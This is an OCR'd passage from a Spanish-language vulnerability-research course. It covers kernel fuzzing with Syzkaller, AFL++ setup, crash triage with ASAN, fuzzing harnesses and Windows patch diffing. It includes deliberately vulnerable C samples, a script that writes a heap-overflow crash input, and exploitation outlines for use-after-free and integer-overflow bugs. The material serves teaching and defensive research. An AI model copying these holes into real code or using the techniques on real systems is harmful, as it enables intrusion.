
Syzkaller es un fuzzer de syscalls del kernel desarrollado por Google. Es responsable de encontrar miles de bugs del kernel Linux y se usa activamente en el desarrollo del kernel.

Características Clave

- **Conocimiento de Syscalls**: Entiende las signatures de syscalls y sus argumentos
- **Generación de Programas**: Crea secuencias de syscalls válidas y semi-válidas
- **Gestión de VMs**: Ejecuta targets en VMs para aislamiento
- **Reproducción**: Genera programas C reproducibles para crashes encontrados

Arquitectura de Syzkaller





Subsistemas del Kernel Frecuentemente Fuzzeados

Subsistema	Superficie de Ataque	Bugs Comunes
Netfilter	Reglas de firewall, NAT	UAF, race conditions
io_uring	Async I/O	Race conditions, memory leaks
USB	Descriptores de dispositivo	OOB reads, tipo confusions
Filesystems	Imágenes de disco	Integer overflows, NULL derefs
Network	Paquetes, sockets	Buffer overflows, state confusion

Caso de Estudio: Syzkaller y CVE-2022-32250 (Netfilter UAF)

Campo	Detalle
Target	`net/netfilter/nf_tables_api.c`
Tiempo de Descubrimiento	~72 horas desde introducción del código
Causa Raíz	Error de conteo de referencias en expresiones stateful
Impacto	Escalada de privilegios local a root

Cómo Syzkaller Encontró el Bug:

Syzkaller genera secuencias de syscalls que interactúan con el subsistema netfilter:

```
socket(AF_NETLINK, SOCK_RAW, NETLINK_NETFILTER) → fd
sendmsg(fd, { type: NFT_MSG_NEWTABLE, ... })
sendmsg(fd, { type: NFT_MSG_NEWCHAIN, data: [chain_with_stateful_expr] })
sendmsg(fd, { type: NFT_MSG_NEWRULE, data: [rule_that_frees_expr] })
// Resultado: Uso de expresión liberada → Crash UAF
```

Por Qué Syzkaller lo Encontró:

1. **Cobertura de Syscalls**: Prueba todas las operaciones netfilter sistemáticamente
2. **Exploración de Secuencias**: Prueba millones de ordenamientos de syscalls
3. **Rastreo de Estado**: Mantiene estado del kernel a través de operaciones
4. **Integración KASAN**: Detección inmediata de corrupción de memoria
5. **Reproducibilidad**: Genera reproducers C mínimos para desarrolladores

Impacto Real: El bug permitía escalada de privilegios local desde cualquier usuario a root en sistemas con user namespaces no privilegiados (default en Ubuntu, Debian). Exploit público disponible en semanas.

Observaciones

Syzkaller ha transformado la seguridad del kernel Linux al encontrar bugs de manera sistemática antes de que sean explotados. Es una herramienta esencial para cualquier investigador de seguridad de kernel.

3.6. 2.6 Configuración Práctica de AFL++

Instalación Paso a Paso

```
# Instalar dependencias de compilación
sudo apt update
sudo apt install -y build-essential gcc-13-plugin-dev cpio python3-dev \
    libcapstone-dev pkg-config libglib2.0-dev libpixman-1-dev \
    automake autoconf python3-pip ninja-build cmake git wget meson

# Instalar LLVM 19 (verificar última versión en https://apt.llvm.org/)
wget https://apt.llvm.org/llvm.sh
chmod +x llvm.sh
sudo ./llvm.sh 19 all

# Verificar instalación de LLVM
clang-19 --version
llvm-config-19 --version

# Instalar Rust (requerido para algunos componentes de AFL++)
curl --proto '=https' --tlsv1.2 -sSf "https://sh.rustup.rs" | sh
source ~/.cargo/env

# Compilar e instalar AFL++
mkdir -p ~/soft && cd ~/soft
git clone --depth 1 https://github.com/AFLplusplus/AFLplusplus.git
cd AFLplusplus
make distrib
sudo make install

# Verificar instalación
which afl-fuzz
afl-fuzz --version
```

Compilación de Target con Instrumentación

```
# Compilar programa C/C++ con instrumentación AFL++
CC=/usr/local/bin/afl-clang-fast \
CXX=/usr/local/bin/afl-clang-fast++ \
cmake ..
make -j$(nproc)

# Habilitar sanitizers para mejor detección de bugs
```

```
export AFL_USE_ASAN=1
export AFL_USE_UBSAN=1
export ASAN_OPTIONS="detect_leaks=1:abort_on_error=1:symbolize=1"
```


Ejecución del Fuzzer


```
# Configurar sistema para fuzzing óptimo
echo core | sudo tee /proc/sys/kernel/core_pattern
echo performance | sudo tee /sys/devices/system/cpu/cpu*/cpufreq/scaling_governor

# Crear corpus de semillas
mkdir -p seeds
for i in {0..4}; do
    dd if=/dev/urandom of=seeds/seed_$i bs=64 count=10 2>/dev/null
done

# Ejecutar fuzzer
afl-fuzz -i seeds/ -o findings/ -m none -d -- ./target_binary @@

# Fuzzing paralelo (múltiples instancias)
# Terminal 1: Instancia Master
afl-fuzz -i seeds/ -o findings/ -M Master -- ./target @@

# Terminal 2+: Instancias Slave
afl-fuzz -i seeds/ -o findings/ -S Slave1 -- ./target @@
afl-fuzz -i seeds/ -o findings/ -S Slave2 -- ./target @@

# Verificar estado
afl-whatsup findings/
```

3.7. 2.7 Análisis de Crashes y Evaluación de Explotabilidad

El análisis de crashes es el proceso de determinar si un crash descubierto por fuzzing representa una vulnerabilidad explotable. Esta sección cubre las herramientas y metodologías para triage sistemático de crashes.

Árbol de Decisión para Análisis de Crashes





3.7.1. 2.7.1 Caso de Estudio: Análisis de Heap Buffer Overflow

Escenario: El fuzzing descubrió un crash en un parser de imágenes. Analicemos paso a paso.

Código Vulnerable:

```
// vuln_parser.c - Parser de imágenes vulnerable
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

void build_huffman_table(uint8_t *input, size_t size) {
    if (size < 8) return;

    uint32_t table_size = *(uint32_t*)input;  // Controlado por atacante
    uint8_t *codes = input + 4;

    uint8_t *table = malloc(256);  // Asignación fija de 256 bytes

    // VULNERABILIDAD: Sin verificación de límites en table_size
    // Puede escribir más allá del búfer de 256 bytes
    memcpy(table, codes, table_size);  // ¡Heap buffer overflow!
```

```
    printf("Built Huffman table with %u codes\n", table_size);
    free(table);
}
```

Compilación con ASAN:

```
clang-19 -g -O0 -fsanitize=address -o vuln_parser_asan vuln_parser.c
```

Creación de Input Malicioso:

```
#!/usr/bin/env python3
import struct
# table_size = 512 (causa overflow de 256 bytes)
payload = struct.pack('<I', 512)  # Tamaño: 512 bytes
payload += b'A' * 512             # Datos de overflow
with open('crash_heap_overflow.bin', 'wb') as f:
    f.write(payload)
```

Salida de ASAN:

```
==37160==ERROR: AddressSanitizer: heap-buffer-overflow on address
0x511000000140 at pc 0x56d6a37d0f62 bp 0x7ffd9f024440 sp 0x7ffd9f023c00
WRITE of size 512 at 0x511000000140 thread T0

    #0 0x56d6a37d0f61 in __asan_memcpy
    #1 0x56d6a38147f5 in build_huffman_table vuln_parser.c:16:5
    #2 0x56d6a38148fe in main vuln_parser.c:37:5

0x511000000140 is located 0 bytes after 256-byte region
[0x511000000040,0x511000000140) allocated by thread T0 here:
    #1 0x56d6a38147df in build_huffman_table vuln_parser.c:12:22
```

Interpretación del Reporte ASAN:

Campo	Valor	Significado
Tipo de Bug	`heap-buffer-overflow`	Desbordamiento de heap
Operación	WRITE of size 512	Escribiendo 512 bytes
Ubicación	`vuln_parser.c:16`	Línea del bug
Asignación	256-byte buffer at line 12	Búfer asignado
Overflow	512 - 256 = 256 bytes	Cantidad de overflow

Clasificación de Explotabilidad:

```
# Usar CASR para clasificación automática
casr-san --stdout -- ./vuln_parser_asan crash_heap_overflow.bin

# Resultado esperado:
# "Type": "EXPLOITABLE",
# "ShortDescription": "heap-buffer-overflow(write)",
```

Evaluación de Explotabilidad: EXPLOITABLE

Razonamiento: 1. **Atacante controla tamaño**: `table_size` viene del input 2. **Atacante controla datos**: `codes` array content 3. **Corrupción de heap posible**: Puede sobrescribir objetos adyacentes 4. **Ruta de explotación**: Overflow → Corromper puntero de función o vtable → Hijack de control flow → RCE

Ejemplo Real Similar: CVE-2023-4863 (libWebP Heap Buffer Overflow)

3.7.2. 2.7.2 Caso de Estudio: Análisis de Use-After-Free

Código Vulnerable:

```
// vuln_uaf.c - Use-After-Free vulnerability
typedef struct {
    char *name;
    void (*process)(void);  // Puntero de función
} Handler;

Handler *handler = NULL;

void register_handler(char *name) {
    handler = malloc(sizeof(Handler));
    handler->name = strdup(name);
    handler->process = default_handler;
}

void unregister_handler(void) {
    if (handler) {
        free(handler->name);
        free(handler);
        // BUG: ¡Debería establecer handler = NULL aquí!
    }
}

void call_handler(void) {
    if (handler) {
        handler->process();  // UAF: handler ya fue liberado
    }
}
```

Salida de ASAN:

```
==38664==ERROR: AddressSanitizer: heap-use-after-free on address
0x502000000010 at pc 0x617b2245a953 bp 0x7ffe92f7c160 sp 0x7ffe92f7c158
READ of size 8 at 0x502000000010 thread T0
    #0 0x617b2245a952 in call_handler vuln_uaf.c:44:50

0x502000000010 freed by thread T0 here:
    #1 0x617b2245a86a in unregister_handler vuln_uaf.c:29:9
```

```
previously allocated by thread T0 here:
    #1 0x617b2245a7a5 in register_handler vuln_uaf.c:21:15
```

Estrategia de Explotación:

```
┌──────────────────────────────────────────────────────┐
│              EXPLOTACIÓN UAF                         │
├──────────────────────────────────────────────────────┤
│                                                      │
│  1. LIBERACIÓN                                       │
│     unregister_handler() libera handler              │
│     pero handler sigue apuntando a memoria liberada  │
│                                                      │
│  2. HEAP GROOMING                                    │
│     Atacante realiza asignaciones del mismo tamaño   │
│     for (i = 0; i < 1000; i++) {                     │
│         Handler *fake = malloc(sizeof(Handler));     │
│         fake->process = evil_handler;                │
│     }                                                │
│                                                      │
│  3. RECLAMAR MEMORIA                                 │
│     Una de las nuevas asignaciones ocupa la memoria  │
│     liberada, sobrescribiendo handler->process       │
│                                                      │
│  4. DISPARAR UAF                                     │
│     call_handler() → handler->process()              │
│     Ejecuta evil_handler en lugar de default_handler │
│                                                      │
│  5. RESULTADO: Ejecución de código arbitrario        │
└──────────────────────────────────────────────────────┘
```

Evaluación de Explotabilidad: EXPLOITABLE

Nota Importante: Las herramientas automáticas como CASR pueden clasificar esto como `NOT_EXPLOITABLE` porque ASAN detecta la lectura del puntero de función *antes* de la llamada. El análisis manual demuestra que el control de flujo es hijackable.

3.7.3. 2.7.3 Caso de Estudio: Integer Overflow → Heap Corruption

Código Vulnerable:

```
// vuln_intoverflow.c - Integer overflow leading to heap corruption
void process_image(uint32_t width, uint32_t height, uint8_t *data) {
    // Integer overflow: 65536 * 65536 = 0 (32-bit overflow)
```

```
    size_t pixel_count = width * height;
    size_t buffer_size = pixel_count * 4;

    printf("Allocating %zu bytes for %ux%u image\n",
           buffer_size, width, height);

    uint8_t *buffer = malloc(buffer_size);  // malloc(0) = tiny buffer

    // Loop usa bounds "correctos" pero buffer es tiny
    for (size_t i = 0; i < (size_t)width * height; i++) {
        buffer[i * 4] = data[i % 1024];  // Massive overflow!
    }

    free(buffer);
}

int main(void) {
    // Dimensiones controladas por atacante
    uint32_t width = 0x10000;   // 65536
    uint32_t height = 0x10000;  // 65536
    // width * height = 0x100000000 → overflow a 0

    uint8_t fake_data[1024];
    memset(fake_data, 'A', sizeof(fake_data));

    process_image(width, height, fake_data);
    return 0;
}
```

Salida de UBSAN + ASAN:

```
vuln_intoverflow.c:7:32: runtime error: unsigned integer overflow:
65536 * 65536 cannot be represented in type 'uint32_t'

==39011==ERROR: AddressSanitizer: heap-buffer-overflow on address
0x502000000014 at pc 0x5fa5104bd933
WRITE of size 1 at 0x502000000014 thread T0
    #0 0x5fa5104bd932 in process_image vuln_intoverflow.c:17:23

0x502000000014 is located 3 bytes after 1-byte region
[0x502000000010,0x502000000011) allocated by:
    #1 malloc() returned 1 byte (due to malloc(0))
```

Cadena de Explotación:

```
┌──────────────────────────────────────────────────────────┐
│  1. Integer Overflow                                     │
│     width * height = 0x10000 * 0x10000 = 0               │
│     (overflow de 32 bits, envuelve a 0)                  │
```

```
│                                                                  │
│  2. Bajo-allocación                                              │
│     malloc(0) asigna chunk tiny                                  │
│                                                                  │
│  3. Loop con bounds originales                                   │
│     Loop itera 4 mil millones de veces                           │
│     (usando valor sin overflow de 64-bit)                        │
│                                                                  │
│  4. Heap Corruption                                              │
│     Escribe mucho más allá del buffer asignado                   │
│     Corrompe metadatos de heap y objetos adyacentes              │
└──────────────────────────────────────────────────────────────────┘
```

Evaluación de Explotabilidad: EXPLOITABLE

Ejemplo Real Similar: CVE-2024-38063 (Windows TCP/IP Integer Underflow RCE)

3.8. 2.8 Desarrollo de Harnesses de Fuzzing

Un harness de fuzzing es el código que conecta el fuzzer con el target API. Un harness bien diseñado es crítico para fuzzing efectivo.

Harness Malo vs Harness Bueno:

```c
// HARNESS MALO: Lento, ineficiente
int main(int argc, char **argv) {
    FILE *f = fopen(argv[1], "rb");  // I/O de archivo cada iteración
    // ... leer archivo ...
    // ... llamar API target ...
    fclose(f);
    return 0;
}

// HARNESS BUENO: Rápido, in-process
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
    // Buffer de memoria directo, sin I/O
    // Se llama miles de veces por segundo en el mismo proceso
    target_api(data, size);
    return 0;
}
```

3.8.1. 2.8.1 Ejemplo: Harness para Parser JSON

```c
// fuzz_json.c - Harness para fuzzing de json-c
#include <json-c/json.h>
```

```c
#include <stdint.h>
#include <stddef.h>

int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
    const char *data1 = (const char *)data;
    json_tokener *tok = json_tokener_new();
    json_object *obj = json_tokener_parse_ex(tok, data1, size);

    if (obj) {
        // Ejercitar diferentes funciones API para aumentar cobertura
        json_object_to_json_string_ext(obj,
            JSON_C_TO_STRING_PRETTY | JSON_C_TO_STRING_SPACED);

        if (json_object_is_type(obj, json_type_object)) {
            json_object_object_foreach(obj, key, val) {
                (void)json_object_get_type(val);
                (void)json_object_get_string(val);
            }
        }

        if (json_object_is_type(obj, json_type_array)) {
            size_t len = json_object_array_length(obj);
            for (size_t i = 0; i < len; i++) {
                json_object_array_get_idx(obj, i);
            }
        }

        json_object_put(obj);  // Liberar objeto
    }

    json_tokener_free(tok);  // Cleanup
    return 0;
}
```

Compilación y Ejecución:

```
# Compilar harness con libFuzzer y sanitizers
clang-19 -g -fsanitize=address,fuzzer \
    -I./json-c \
    fuzz_json.c \
    json-c/libjson-c.a \
    -o fuzz_json

# Crear corpus de semillas con archivos JSON válidos
mkdir -p corpus
echo '{"name": "test", "value": 42}' > corpus/valid1.json
echo '[1, 2, 3, {"nested": "object"}]' > corpus/valid2.json

# Ejecutar fuzzer
```

```
./fuzz_json corpus/ -max_total_time=300 -print_final_stats=1
```

3.8.2. 2.8.2 Principios de Diseño de Harness

Principio	Descripción	Impacto
Ejecución In-Process	`LLVMFuzzerTestOneInput` - sin overhead fork/exec	10-100x más rápido
Target Directo de API	Llamar funciones core, no CLI	Evita parsing de argumentos
Maximización de Cobertura	Ejercitar múltiples caminos de código	Encuentra más bugs
Cleanup Apropiado	Liberar memoria asignada	Previene OOM
Compatible con Sanitizers	Funciona con ASAN/UBSAN	Mejor detección de bugs

Preguntas de Discusión del Capítulo:

1. ¿Por qué un harness in-process es órdenes de magnitud más rápido que un wrapper basado en archivos?
2. ¿Cómo afecta la calidad del corpus de semillas a la penetración del fuzzer en la lógica profunda del target?
3. ¿Cuáles son los riesgos de "over-mocking" en un harness (bypass de demasiada inicialización)?
4. ¿Cómo determinar si una campaña de fuzzing ha llegado a rendimientos decrecientes?

3.8.3. Conclusiones del Capítulo 2

1. **El fuzzing encuentra vulnerabilidades reales**: No solo crashes teóricos, sino bugs explotables en software de producción.
2. **El fuzzing guiado por cobertura es poderoso**: AFL++, Honggfuzz y FuzzTest exploran inteligentemente caminos de código en lugar de mutación aleatoria.
3. **Los sanitizers son esenciales**: ASAN, UBSAN convierten bugs sutiles en crashes inmediatos.
4. **El tiempo importa**: Muchos bugs requieren horas/días de fuzzing para ser descubiertos.
5. **La calidad del corpus de semillas afecta resultados**: Comenzar con entradas válidas ayuda a alcanzar caminos de código más profundos.
6. **Los parsers son objetivos principales**: Image parsers, protocol parsers, file format parsers son frecuentemente fuzzeados con gran éxito.

Capítulo 4

Patch Diffing

El patch diffing es una técnica poderosa de investigación de vulnerabilidades que analiza las diferencias entre versiones vulnerables y parcheadas de software. Este capítulo cubre los fundamentos, herramientas y metodologías para identificar vulnerabilidades mediante análisis de parches.

4.1. 3.1 Fundamentos de Patch Diffing

Qué es el Patch Diffing

El patch diffing es la técnica de comparar una versión vulnerable de un binario con una versión parcheada para identificar cambios relacionados con seguridad. Al analizar qué corrigió el vendor, podemos:

1. **Identificar la ubicación de la vulnerabilidad**: ¿Dónde en el código estaba el bug?
2. **Entender la causa raíz**: ¿Qué error de programación llevó al bug?
3. **Desarrollar técnicas de explotación**: ¿Cómo puede ser disparado y explotado el bug?
4. **Encontrar bugs variantes**: ¿Hay bugs similares en código relacionado?

Por Qué Importa el Patch Diffing

Beneficio	Descripción
Única Fuente de Verdad	Sin detalles de CVE o PoC, el parche revela qué estaba roto
Descubrimiento de Variantes	Mientras analizas una corrección, puedes encontrar bugs adicionales cercanos
Desarrollo de Habilidades	Provee práctica enfocada en reversing con targets conocidos
Insight del Vendor	Aprende cómo diferentes vendors abordan correcciones de seguridad

Desafíos del Patch Diffing

Desafío	Descripción
Asimetría	Pequeños cambios en código fuente pueden afectar drásticamente binarios compilados
Encontrar Cambios de Seguridad	Los parches frecuentemente agrupan correcciones de seguridad con features y bugfixes
Reducción de Ruido	Debe distinguirse cambios relevantes para seguridad de actualizaciones benignas
Limitaciones de Herramientas	Ninguna herramienta automatiza perfectamente el proceso; el análisis humano es esencial

---

4.2. 3.2 Extracción de Parches de Windows

Estructura de Actualizaciones de Windows

Las actualizaciones de Windows vienen en varios formatos:

Tipo	Descripción	Consideración para Diffing
Cumulative Update	Contiene todas las correcciones anteriores	Grande, muchos cambios a filtrar
Security Update	Solo correcciones de seguridad específicas	Más pequeño, más enfocado
Delta Update	Solo cambios desde última actualización	Requiere base + delta
Servicing Stack	Actualiza el instalador mismo	Raramente relevante para seguridad

Formato WIM+PSF (Windows 11 24H2+)

Las actualizaciones más recientes de Windows usan un nuevo formato:

Componente	Contenidos	¿Se Pueden Extraer Binarios?
`.psf`	Parches delta binarios	No - requiere archivos base
`.wim`	Manifiestos, catálogos	No - sin binarios dentro
`SSU-*.cab`	Binarios de Servicing Stack	Solo archivos SSU
`*.msix`	Paquetes de apps UWP	Binarios de apps únicamente

Fuentes para Obtener Binarios

1. **WinbIndex** (winbindex.m417z.com): Base de datos de binarios de Windows indexados por versión y KB
2. **Microsoft Update Catalog**: Descargar paquetes .msu directamente
3. **Microsoft Symbol Server**: Descargar binarios específicos por timestamp/size
4. **Sistemas Parcheados**: Copiar directamente de sistemas con parches instalados

4.2.1. 3.2.1 Script de Extracción PowerShell (Extract-Patch.ps1)

Script completo para extraer binarios de actualizaciones de Windows:

```
<#
.SYNOPSIS
    Extrae binarios de parches de actualizaciones Windows.

.DESCRIPTION
    Este script automatiza la extracción de binarios de archivos .msu o .cab,
    o puede descargar directamente desde WinbIndex para KBs específicos.

.PARAMETER PatchPath
    Ruta a archivo .msu o .cab (o directorio con CABs extraídos)

.PARAMETER UseWinbIndex
    Switch para descargar binarios directamente desde WinbIndex

.PARAMETER KBNumber
    Número KB para WinbIndex (ej: "KB5041565")

.PARAMETER TargetBinaries
    Lista de binarios específicos a extraer (ej: @("ntoskrnl.exe","tcpip.sys"))

.EXAMPLE
    .\Extract-Patch.ps1 -PatchPath "C:\Updates\windows11-kb5041565.msu"

.EXAMPLE
    .\Extract-Patch.ps1 -UseWinbIndex -KBNumber "KB5041565" `
        -TargetBinaries @("tcpip.sys","ntdll.dll")
#>

param(
    [Parameter(Mandatory=$false)]
    [string]$PatchPath,

    [Parameter(Mandatory=$false)]
    [switch]$UseWinbIndex,

    [Parameter(Mandatory=$false)]
    [string]$KBNumber,

    [Parameter(Mandatory=$false)]
    [string[]]$TargetBinaries = @(
        "ntoskrnl.exe",
        "win32kfull.sys",
        "win32kbase.sys",
        "tcpip.sys",
        "ntdll.dll",
```

```
        "afd.sys",
        "http.sys"
    )
)

$ErrorActionPreference = "Stop"
$extractDir = ".\binaries"
$tempDir = ".\temp_extract"

function Extract-FromMSU {
    param([string]$MsuPath)

    Write-Host "[*] Extrayendo MSU: $MsuPath"

    # Crear directorio temporal
    New-Item -ItemType Directory -Force -Path $tempDir | Out-Null

    # Expandir MSU
    expand -F:* $MsuPath $tempDir

    # Encontrar y expandir CABs anidados
    $cabs = Get-ChildItem $tempDir -Filter "*.cab" -Recurse
    foreach ($cab in $cabs) {
        Write-Host "[*] Procesando CAB: $($cab.Name)"
        $cabExtract = Join-Path $tempDir $cab.BaseName
        New-Item -ItemType Directory -Force -Path $cabExtract | Out-Null
        expand -F:* $cab.FullName $cabExtract
    }

    # Buscar binarios objetivo
    foreach ($binary in $TargetBinaries) {
        $found = Get-ChildItem $tempDir -Filter $binary -Recurse | Select-Object -First 1
        if ($found) {
            $destPath = Join-Path $extractDir $binary
            Copy-Item $found.FullName $destPath -Force
            Write-Host "[+] Extraído: $binary -> $destPath"
        } else {
            Write-Host "[-] No encontrado: $binary"
        }
    }
}

function Get-FromWinbIndex {
    param([string]$KB)

    Write-Host "[*] Consultando WinbIndex para $KB..."

    # Nota: WinbIndex no tiene API formal; usar scraping o descargas directas
```

```
    # Esta es una implementación simplificada

    $baseUrl = "https://winbindex.m417z.com"

    foreach ($binary in $TargetBinaries) {
        Write-Host "[*] Buscando $binary..."

        # Formato esperado del URL de descarga de WinbIndex
        # Los URLs reales requieren hash del archivo
        try {
            # Buscar en el sitio web (ejemplo simplificado)
            $searchUrl = "$baseUrl/?file=$binary"
            Write-Host "[*] Consultar manualmente: $searchUrl"
            Write-Host "[*] Descargar versión vulnerable y parcheada manualmente"
        } catch {
            Write-Host "[-] Error buscando $binary : $_"
        }
    }

    Write-Host ""
    Write-Host "=== INSTRUCCIONES MANUALES ==="
    Write-Host "1. Visitar https://winbindex.m417z.com/"
    Write-Host "2. Buscar cada binario: $($TargetBinaries -join ', ')"
    Write-Host "3. Filtrar por versión Windows y KB"
    Write-Host "4. Descargar versión vulnerable (pre-$KB) y parcheada ($KB)"
    Write-Host "5. Guardar en: $extractDir"
}

# Crear directorio de salida
New-Item -ItemType Directory -Force -Path $extractDir | Out-Null

if ($UseWinbIndex) {
    if (-not $KBNumber) {
        Write-Error "Debe especificar -KBNumber cuando usa -UseWinbIndex"
    }
    Get-FromWinbIndex -KB $KBNumber
}
elseif ($PatchPath) {
    if ($PatchPath -like "*.msu") {
        Extract-FromMSU -MsuPath $PatchPath
    }
    elseif ($PatchPath -like "*.cab") {
        # Expandir CAB directamente
        expand -F:* $PatchPath $tempDir
        # Buscar binarios
        foreach ($binary in $TargetBinaries) {
            $found = Get-ChildItem $tempDir -Filter $binary -Recurse | Select-Object -First 1
            if ($found) {
```

```
                Copy-Item $found.FullName (Join-Path $extractDir $binary) -Force
                Write-Host "[+] Extraído: $binary"
            }
        }
    }
    else {
        Write-Error "Formato no soportado. Use .msu o .cab"
    }
}
else {
    Write-Host "Uso: .\Extract-Patch.ps1 -PatchPath <ruta.msu>"
    Write-Host "  o: .\Extract-Patch.ps1 -UseWinbIndex -KBNumber KB5041565"
}

# Limpiar
if (Test-Path $tempDir) {
    Remove-Item $tempDir -Recurse -Force
}

Write-Host ""
Write-Host "[*] Binarios extraídos en: $extractDir"
Get-ChildItem $extractDir | Format-Table Name, Length, LastWriteTime
```

4.2.2. 3.2.2 Descarga de Símbolos (PDB)

Los símbolos son críticos para análisis de calidad:

```
# Configurar Symbol Server
$env:_NT_SYMBOL_PATH = "SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols"

# Usar symchk.exe (parte del SDK de Windows)
$symchk = "C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\symchk.exe"

# Descargar símbolos para todos los binarios en un directorio
& $symchk /r "C:\patch-analysis\binaries" /s $env:_NT_SYMBOL_PATH

# O para un archivo específico
& $symchk "C:\patch-analysis\binaries\tcpip.sys" /s $env:_NT_SYMBOL_PATH

# Verificar símbolos descargados
Get-ChildItem "C:\Symbols" -Recurse -Filter "*.pdb" |
    Select-Object Name, Length, FullName |
    Format-Table
```

Impacto de los Símbolos en el Análisis:

Con Símbolos	Sin Símbolos
`IppValidatePacketLength`	`sub_1400A2F40`

Con Símbolos	Sin Símbolos
`TcpipNlProcessPacket`	`sub_14003B120`
`NdisGetDataBuffer`	`sub_EXTERN_892`
Variables con nombres	Offsets + registros
Tipos de datos	Tamaños genéricos

4.3. 3.3 Herramientas de Diffing Binario

Opciones de Herramientas

Herramienta	Pros	Contras	Mejor Para
Ghidra + Ghidriff	Gratis, open-source, automatizable	Decompilador menos pulido que Hex-Rays	Investigadores con presupuesto limitado, automatización
IDA Pro + Diaphora	IDA estándar de la industria, Diaphora gratis	IDA Pro es caro ($1,000+)	Investigadores profesionales con licencia IDA
IDA Pro + BinDiff	Diffing binario clásico	BinDiff 8 solo soporta IDA 8.x	Usuarios legacy de IDA

Ghidriff

Ghidriff es la herramienta recomendada para este curso debido a su accesibilidad:

- **Completamente gratis y open-source**
- **Excelente soporte multi-arquitectura**
- **Reportes automatizados en Markdown/JSON**
- **Soporte Docker para análisis reproducible**
- **Análisis headless perfecto para CI/CD**

4.3.1. 3.3.1 Instalación de Ghidra y Ghidriff

Requisitos Previos: - Ghidra 11.4+ (requiere Java JDK 21+) - Python 3.10+

Windows - Instalación Paso a Paso:

```
# 1. Instalar Java JDK 21
# Descargar desde: https://adoptium.net/temurin/releases/
# O usar winget:
winget install EclipseAdoptium.Temurin.21.JDK
```

```
# Verificar instalación
java -version
# openjdk version "21.0.2" ...

# 2. Descargar e instalar Ghidra
$ghidraUrl = "https://github.com/NationalSecurityAgency/ghidra/releases/download/Ghidra_11.4.2_build
Invoke-WebRequest -Uri $ghidraUrl -OutFile "$env:USERPROFILE\Downloads\ghidra.zip"

# Extraer a directorio permanente
Expand-Archive "$env:USERPROFILE\Downloads\ghidra.zip" -DestinationPath "C:\Tools\"
Rename-Item "C:\Tools\ghidra_11.4.2_PUBLIC" "C:\Tools\Ghidra"

# Configurar variable de entorno (REQUERIDA para Ghidriff)
[Environment]::SetEnvironmentVariable("GHIDRA_INSTALL_DIR", "C:\Tools\Ghidra", "User")
$env:GHIDRA_INSTALL_DIR = "C:\Tools\Ghidra"

# 3. Instalar Ghidriff via pip
pip install ghidriff

# 4. Verificar instalación
ghidriff --version
# ghidriff 0.8.x (versión puede variar)

# 5. Primer análisis (inicializa Ghidra - puede tardar varios minutos)
ghidriff C:\Windows\System32\notepad.exe C:\Windows\System32\write.exe -o test_diff

# Si hay errores de memoria, ajustar:
ghidriff ... --max-ram-percent 70
```

